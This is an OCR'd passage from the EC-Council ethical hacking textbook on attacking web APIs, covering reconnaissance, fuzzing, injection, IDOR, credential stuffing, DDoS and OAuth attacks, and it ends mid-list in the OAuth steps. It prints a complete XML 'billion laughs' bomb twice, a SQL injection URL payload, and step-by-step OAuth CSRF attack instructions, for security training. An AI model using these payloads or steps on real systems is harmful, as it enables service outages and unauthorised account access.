


Figure 14.88: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats**: The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify the Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities**: API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.89: Example of Swagger definition

Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**: If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.
- **Brute Force**: If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch Attacks

1. Fuzzing
2. Invalid Input Attacks
3. Malicious Input Attacks
4. Injection Attacks
5. Insecure SSL Configuration
6. Insecure Direct Object References (IDOR)
7. Insecure Session/Authentication Handling
8. Login/Credential Stuffing Attacks
9. API DDoS Attacks
10. Authorization Attacks on API
11. Reverse Engineering
12. User Spoofing
13. Man-in-the-Middle Attacks
14. Session Replay Attacks
15. Social Engineering

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API **to generate error messages** that reveal critical information
- To perform fuzzing, attackers **use automated scripts** that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to **extract sensitive information** from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both **API logic and HTTP protocol**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Malicious Input Attacks

Malicious Input Attacks

- Attackers **inject malicious input** directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers **using XML**
- Another way attackers perform this attack is by **uploading malicious script files**, for example uploading shell script instead of a pdf document
- This may result in executing the malicious script to **bypass the security** mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`
- The API retrieves the customer details based on the customer ID 459 from the database

  `"SELECT * FROM Customers where custID='459'"`
- In the above URL, if an attacker injects malicious input, as shown below:

  `http://billpay.com/api/v1/cust/ '%20or%20'1'='1`
- The resultant malicious SQL query is

  `"SELECT * FROM Customers where custID='' or '1' = '1'"`
- The above query returns the details of all customers in the database
- Using this information, an attacker may further **delete or modify the data** in the database or use customer information to perform other malicious activities on the database server

Note: Web APIs are also vulnerable to XSS and CSRF attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Exploiting Insecure Configurations

Insecure SSL Configuration	• Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MITM) attacks • An attacker may sniff the traffic between an API and a client, manipulate the **client-side certificate**, and start monitoring or manipulating the encrypted traffic between the client and the API
Insecure Direct Object References (IDOR)	• **Direct object references** are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access • These vulnerabilities can be identified **through API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access
Insecure Session/ Authentication Handling	• Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA, and SNIPR to break into an account




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks **by using botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Authorization Attacks on API: OAuth Attacks

- OAuth is an authorization protocol that allows a user to **grant limited access** to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth An attacker can exploit requests made to connect one site to another to **gain illegal access** to a victim's account
Attack on 'redirect_uri'	Domain is usually specified by the client and only those '**redirect_uri**' on the specific domain are permitted If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to **capture authorization codes**
CSRF on Authorization Response	Attackers perform CSRF attacks to **connect a fake account** on the provider with the victim's account on client side This attack exploits a third request related to the granting of an authorization code
Access Token Reusage	OAuth requires **unique access tokens** for individual clients An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Various attacks performed on APIs are discussed below:

- **Fuzzing**

  Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

- **Invalid Input Attacks**

  In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks**

  In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

  The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

  Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

  ```
  http://billpay.com/api/v1/cust/459
  ```

  For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

  ```
  "SELECT * FROM Customers where custID='" + custID + "'"
  ```

  Here, the custID is replaced with 459

  ```
  "SELECT * FROM Customers where custID='459'"
  ```

  In the abovementioned URL, assume that an attacker injects the malicious input

  ```
  http://billpay.com/api/v1/cust/ '%20or%20'1'='1
  ```

  The resultant malicious SQL query is

  ```
  "SELECT * FROM Customers where custID='' or '1' = '1'"
  ```

  The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

  These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

  Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**
  - **Insecure SSL Configuration**: Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.

- **Insecure Direct Object References (IDOR)**: In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
- **Insecure Session/Authentication Handling**: Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

  Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services. Attackers can take advantage of credentials stolen from one account and use them to validate other services.

  Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA, SNIPR, PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

  Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.90: Illustration of credential stuffing attack

- **API DDoS Attacks**

  The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

  Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

  Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.




Figure 14.91: Illustration of API DDoS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Authorization Attacks on API: OAuth Attacks**

  According to *https://auth0.com*, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

  OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

  Different actors involved in the OAuth process:

  - **Owner of the resource**: The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
  - **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
  - **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

  Steps involved in Authorization Code Grant

  There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

  - The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the "Login with or Connect" button displayed on the client's site.
  - The user agent can be redirected to the authorization server by the client using the following parameters:
    - **response _type**: Code used for informing the server which permissions to execute
    - **client_id**: ID assigned to the client
    - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
    - **scope**: Defines the level of access to the application
    - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback
  - When the user is authenticated and authorized to access the resource, the user agent is redirected to redirect_uri by the authorization server. The server uses the following parameters to do this:
    - **Code**: Authorization code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **State**: Value supplied in the abovementioned request

- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
  - **grant_type**: Authorization_code
  - **code**: Authorization code received in the previous message
  - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on 'Connect' Request**

  Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the "Login with or Connect" button. Then, he or she can gain illegal access to the client-side user/victim's account by connecting his/her account to the provider's website.

  Steps to perform an attack on "Connect" request:

  - The attacker opens a fake account on the provider's website
  - The attacker initiates the "Connect" operation with the client through his/her fake account on the provider's website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.
  - The attacker creates a malicious web page as follows:
    - ✓ Uses CSRF to make the user logout on the provider.
    - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.
